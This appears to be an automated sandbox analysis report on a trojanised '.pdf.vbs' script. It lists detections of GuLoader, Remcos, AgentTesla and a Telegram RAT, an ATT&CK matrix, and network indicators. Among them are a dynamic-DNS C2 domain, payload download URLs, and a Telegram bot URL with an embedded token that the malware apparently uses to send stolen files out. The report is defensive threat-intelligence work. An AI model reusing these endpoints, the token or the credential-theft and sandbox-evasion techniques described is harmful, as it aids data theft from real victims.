00000027.00000002.6392324112.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	

Click to see the 11 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected Remcos RAT
- Multi AV Scanner detection for domain / URL

Networking

- Uses the Telegram API (likely for C&C communication)
- Uses dynamic DNS services
- Potential malicious VBS script found (has network functionality)
- C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing

- Installs a global keyboard hook

E-Banking Fraud

- Yara detected Remcos RAT

System Summary

Wscript starts Powershell (via cmd or directly)

Very long command line found

Data Obfuscation

Yara detected GuLoader

Boot Survival

Creates multiple autostart registry keys

Hooking and other Techniques for Hiding and Protection

Uses an obfuscated file name to hide its real file extension (double extension)

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Encrypted powershell cmdline option found

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected AgentTesla

Yara detected Telegram RAT

Yara detected Remcos RAT

Tries to steal Mail credentials (via file / registry access)

Tries to steal Mail credentials (via file registry)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Yara detected WebBrowserPassView password recovery tool

Tries to steal Instant Messenger accounts or passwords

Remote Access Functionality

Yara detected AgentTesla


Yara detected Telegram RAT

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 2 1 Scripting	1 1 Registry Run Keys / Startup Folder	2 1 3 Process Injection	1 1 Deobfuscate/Decode Files or Information	1 1 Input Capture	1 Account Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 1 Native API	Logon Script (Windows)	1 1 Registry Run Keys / Startup Folder	2 2 1 Scripting	3 Credentials in Registry	2 File and Directory Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 1 Encrypted Channel	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 1 2 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	1 3 Obfuscated Files or Information	1 Credentials In Files	1 1 10 System Information Discovery	Distributed Component Object Model	1 1 Input Capture	Scheduled Transfer	1 Non-Standard Port	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	2 PowerShell	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	3 3 1 Security Software Discovery	SSH	2 Clipboard Data	Data Transfer Size Limits	3 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 Masquerading	Cached Domain Credentials	2 4 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	2 1 4 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 4 1 Virtualization/Sandbox Evasion	DCSync	4 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 1 3 Process Injection	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 System Owner/User Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
doc_65398086_4190362045539.pdf.vbs	19%	Virustotal		Browse
doc_65398086_4190362045539.pdf.vbs	20%	ReversingLabs	Script.Trojan.Valyria	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
34.0.ieinstal.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1244765		Download File
30.2.ieinstal.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1211693		Download File
30.0.ieinstal.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1244765		Download File
30.0.ieinstal.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1244765		Download File
28.2.ieinstal.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1211693		Download File
34.0.ieinstal.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1244765		Download File
30.0.ieinstal.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1244765		Download File
34.2.ieinstal.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1211693		Download File
34.0.ieinstal.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1244765		Download File
30.0.ieinstal.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1244765		Download File

Source	Detection	Scanner	Label	Link	Download
30.0.ieinstal.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1244765		Download File
32.2.ieinstal.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1211693		Download File
34.0.ieinstal.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1244765		Download File
34.0.ieinstal.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1244765		Download File

Domains

Source	Detection	Scanner	Label	Link
l-0004.l-dc-msedge.net	0%	Virustotal		Browse
myfrontmannyfour.ddns.net	1%	Virustotal		Browse
vegproworld.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://vegproworld.com/wp-content/Medalj.vbsL5	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	100%	Avira URL Cloud	malware	
http://https://go.micro	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	Avira URL Cloud	safe	
http://https://vegproworld.com/	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	Avira URL Cloud	safe	
http://mHPdOL.com	0%	Avira URL Cloud	safe	
http://https://vegproworld.com/wp-content/Medalj.vbs	0%	Avira URL Cloud	safe	
http://https://VaZy5Ui1fWtrw.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
l-0003.l-dc-msedge.net	13.107.43.12	true	false		unknown
l-0004.l-dc-msedge.net	13.107.43.13	true	false	• 0%, Virustotal, Browse	unknown
myfrontmannyfour.ddns.net	185.19.85.162	true	true	• 1%, Virustotal, Browse	unknown
api.telegram.org	149.154.167.220	true	false		high
vegproworld.com	148.66.138.165	true	true	• 5%, Virustotal, Browse	unknown
srod3g.dm.files.1drv.com	unknown	unknown	false		high
onedrive.live.com	unknown	unknown	false		high
srqeug.dm.files.1drv.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot2135733177:AAGBiQMSb9sct4MUL0kpdpB0pPO3n3AKBfA/sendDocument	false		high
http://https://onedrive.live.com/download?cid=B6AB3B5EAFD51867&resid=B6AB3B5EAFD51867%21312&authkey=AJEiJ04sJsNkOJM	false		high
http://https://onedrive.live.com/download?cid=B6AB3B5EAFD51867&resid=B6AB3B5EAFD51867%21312&authkey=AJEiJ04sJsNk	false		high
http://https://srod3g.dm.files.1drv.com/y4m1P90Kk2H-cNQxXOJmqK2HftFgWGvGMYnAecew4lQelLJRvEs3Mvm9AZePLE-7ycBADDM9gjChXojaUAFvzvY-Cy423yGwrUlC_bcoe1JiYKCw2nHeJm1x3gw-2YaAOTwF9stB2Fe3I_Q9EF5DHXKtmNsHMwqvsJEU4eUPPpWM4bTgczCUMzY-aeTL5nEBZP9w9o-E6QNqLbkLX7BveYa8g/asorem_uGQzQlB204.bin?download&psid=1	false		high

Name	Malicious	Antivirus Detection	Reputation
http://https://srqeug.dm.files.1drv.com/y4mQ5yJoi4Y6HcwNbCc6pUgdD-mITQ7kZEuD91b6ItEUlOdCsX5pbb6sRhAFyyW0rsiikZIYNIG3aN6ru2QI2Jocl96QMckoKGjZLRdv33V4FgJlT3eaTuEf_wqTXNdhutLMwhMLh-VKMkO_LprFAOjs6TmBR3J7sRcYsKdRqB40Ocy23CLaBXHZNwliA1rPOqAP9E2b6fOWIjj8SBiqNoMxg/asonewstub_sILUK5.bin?download&psid=1	false		high
http://https://vegproworld.com/wp-content/Medalj.vbs	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://srod3g.dm.files.1drv.com/E(	ieinstal.exe, 0000001A.00000002.6343660650.00000000033B8000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://srod3g.dm.files.1drv.com/y4m_w_TYZR6G948D0zxHbGIPmcNEAsiCr-h7u8jiKbgtUzAGOf6HCSyuDMew_yzc9ES	ieinstal.exe, 0000001A.00000002.6344984869.00000000033D1000.00000004.00000020.00020000.00000000.sdmp	false		high
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000027.00000002.6392324112.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://nuget.org/NuGet.exe	powershell.exe, 00000015.00000002.2370761640.00000000057E9000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://vegproworld.com/wp-content/Medalj.vbsL5	ieinstal.exe, 0000001A.00000002.6339175532.0000000003350000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org	CasPol.exe, 00000027.00000002.6395527478.000000001D654000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000027.00000002.6394320921.000000001D5DC000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000015.00000002.2357747976.00000000048E6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://api.telegram.org/bot2135733177:AAGBiQMSb9sct4MUL0kpdpB0pPO3n3AKBfA/sendDocumentdocument-----	CasPol.exe, 00000027.00000002.6392324112.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000015.00000002.2357747976.00000000048E6000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000015.00000002.2381742196.0000000007F05000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 00000015.00000002.2359569312.0000000004A18000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000023.00000002.3301922011.0000000004B93000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://srqeug.dm.files.1drv.com/y4mQ5yJoi4Y6HcwNbCc6pUgdD-mITQ7kZEuD91b6ItEUlOdCsX5pbb6sRhAFyyW0rsi	CasPol.exe, 00000027.00000003.3255113193.0000000000E33000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000015.00000002.2370761640.00000000057E9000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	CasPol.exe, 00000027.00000002.6392324112.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000015.00000002.2370761640.00000000057E9000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://srqeug.dm.files.1drv.com/y4mWmfXrC7pY_5e5zLdKHGbqTRTY7ru3PzSbuunLusBV8qDfu1gh_BHmiBYNt80W1VE	CasPol.exe, 00000027.00000003.3265852741.0000000000E3F000.00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000027.00000002.6352571427.0000000000E31000.00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000027.00000003.3265748320.0000000000E34000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://support.google.com/chrome/?p=plugin_flash	ieinstal.exe, 0000001C.00000003.24953334 77.0000000005070000.00000004.00000800.00 020000.00000000.sdmp, ieinstal.exe, 0000 001C.00000003.2498783811.000000000507000 0.00000004.00000800.00020000.00000000.sdmp, ieinstal.exe, 0000001C.00000003.2490758803.000 0000005071000.00000004.00000800.00020000 .00000000.sdmp, ieinstal.exe, 0000001C.00000003.24 95478624.0000000005081000.00000004.00000 800.00020000.00000000.sdmp, ieinstal.exe, 0000001C.00000003.2490830366.000000000 507A000.00000004.00000800.00020000.00000 000.sdmp, ieinstal.exe, 0000001C.0000000 3.2490666850.000000000506F000.00000004.0 0000800.00020000.00000000.sdmp, ieinstal.exe, 0000001C.00000002.2504032719.000000000507000 0.00000004.00000800.00020000.00000000.sdmp, ieinstal.exe, 00000020.00000003.2667344429.000 000000481F000.00000004.00000800.00020000 .00000000.sdmp, ieinstal.exe, 00000020.00000003.26 64518892.0000000004831000.00000004.00000 800.00020000.00000000.sdmp, ieinstal.exe, 00000020.00000003.2659206806.000000000 4821000.00000004.00000800.00020000.00000 000.sdmp, ieinstal.exe, 00000020.0000000 3.2659027511.000000000481E000.00000004.0 0000800.00020000.00000000.sdmp, ieinstal.exe, 00000020.00000003.2659302297.000000000482A00 0.00000004.00000800.00020000.00000000.sdmp, ieinstal.exe, 00000020.00000003.2664137639.000 0000004820000.00000004.00000800.00020000 .00000000.sdmp, ieinstal.exe, 00000020.00000002.26 72748777.000000000481F000.00000004.00000 800.00020000.00000000.sdmp, CasPol.exe, 00000027.00000002.6393200586.000000001D5 4E000.00000004.00000800.00020000.0000000 0.sdmp	false		high
http://https://srod3g.dm.files.1drv.com/z	ieinstal.exe, 0000001A.00000003.26113846 47.0000000003441000.00000004.00000020.00 020000.00000000.sdmp, ieinstal.exe, 0000 001A.00000002.6350241246.000000000344100 0.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.nirsoft.net	ieinstal.exe, 0000001C.00000002.25021576 33.0000000002F86000.00000004.00000010.00 020000.00000000.sdmp, ieinstal.exe, 00000020.00000 002.2671019533.0000000000706000.00000004 .00000010.00020000.00000000.sdmp	false		high
http://https://vegproworld.com/	ieinstal.exe, 0000001A.00000002.63391755 32.0000000003350000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://srqeug.dm.files.1drv.com/	CasPol.exe, 00000027.00000002.6348628916 .0000000000DD2000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000015.00000002.235774 7976.00000000048E6000.00000004.00000800. 00020000.00000000.sdmp, powershell.exe, 00000015.00000002.2381742196.0000000007F 05000.00000004.00000800.00020000.0000000 0.sdmp	false		high
http://https://onedrive.live.com/	CasPol.exe, 00000027.00000002.6348628916 .0000000000DD2000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://srqeug.dm.files.1drv.com/J	CasPol.exe, 00000027.00000003.3254938732 .0000000000E20000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://srod3g.dm.files.1drv.com/	ieinstal.exe, 0000001A.00000002.63449848 69.00000000033D1000.00000004.00000020.00 020000.00000000.sdmp, ieinstal.exe, 0000 001A.00000003.2611384647.000000000344100 0.00000004.00000020.00020000.00000000.sdmp, ieinstal.exe, 0000001A.00000002.6350241246.000 0000003441000.00000004.00000020.00020000 .00000000.sdmp, ieinstal.exe, 0000001A.00000002.63 43660650.00000000033B8000.00000004.00000 020.00020000.00000000.sdmp, ieinstal.exe, 0000001A.00000003.2611120779.000000000 342C000.00000004.00000020.00020000.00000 000.sdmp	false		high
http://https://onedrive.live.com/download?cid=B6AB3B5EAFD51867&resid=B6AB3B5EAFD51867%21312&authkey=AJEiJ04	CasPol.exe, 00000027.00000002.6348628916 .0000000000DD2000.00000004.00000020.0002 0000.00000000.sdmp, CasPol.exe, 00000027 .00000003.3255113193.0000000000E33000.00 000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://aka.ms/pscore6lB	powershell.exe, 00000015.00000002.2355860681.0000000004781000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000023.00000002.3297101465.00000000048E1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000015.00000002.2370761640.00000000057E9000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000015.00000002.2370761640.00000000057E9000.00000004.00000800.00020000.00000000.sdmp	false		high
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	CasPol.exe, 00000027.00000002.6392324112.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://mHPdOL.com	CasPol.exe, 00000027.00000002.6392324112.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com/accounts/servicelogin	ieinstal.exe	false		high
http://https://login.yahoo.com/config/login	ieinstal.exe	false		high
http://https://VaZy5Ui1fWtrw.com	CasPol.exe, 00000027.00000002.6394213708.000000001D5D8000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000027.00000002.6392324112.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000027.00000002.6394104232.000000001D5D4000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000027.00000003.3377494338.000000001C1D1000.00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000027.00000002.6393763350.000000001D5B1000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000027.00000002.6394488088.000000001D5F0000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://srod3g.dm.files.1drv.com/y4m1P90Kk2H-cNQxXOJmqK2HftFgWGvGMYnAecew4lQelLJRvEs3Mvm9AZePLE-7ycB	ieinstal.exe, 0000001A.00000002.6342549934.000000000339B000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://onedrive.live.com/download?cid=B6AB3B5EAFD51867&resid=B6AB3B5EAFD51867%21315&authkey=AOvGd5g	ieinstal.exe, 0000001A.00000002.6342549934.000000000339B000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.nirsoft.net/	ieinstal.exe, 00000022.00000002.2637134924.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false		high
http://api.telegram.org	CasPol.exe, 00000027.00000002.6394488088.000000001D5F0000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000027.00000002.6395626206.000000001D665000.00000004.00000800.00020000.00000000.sdmp	false		high
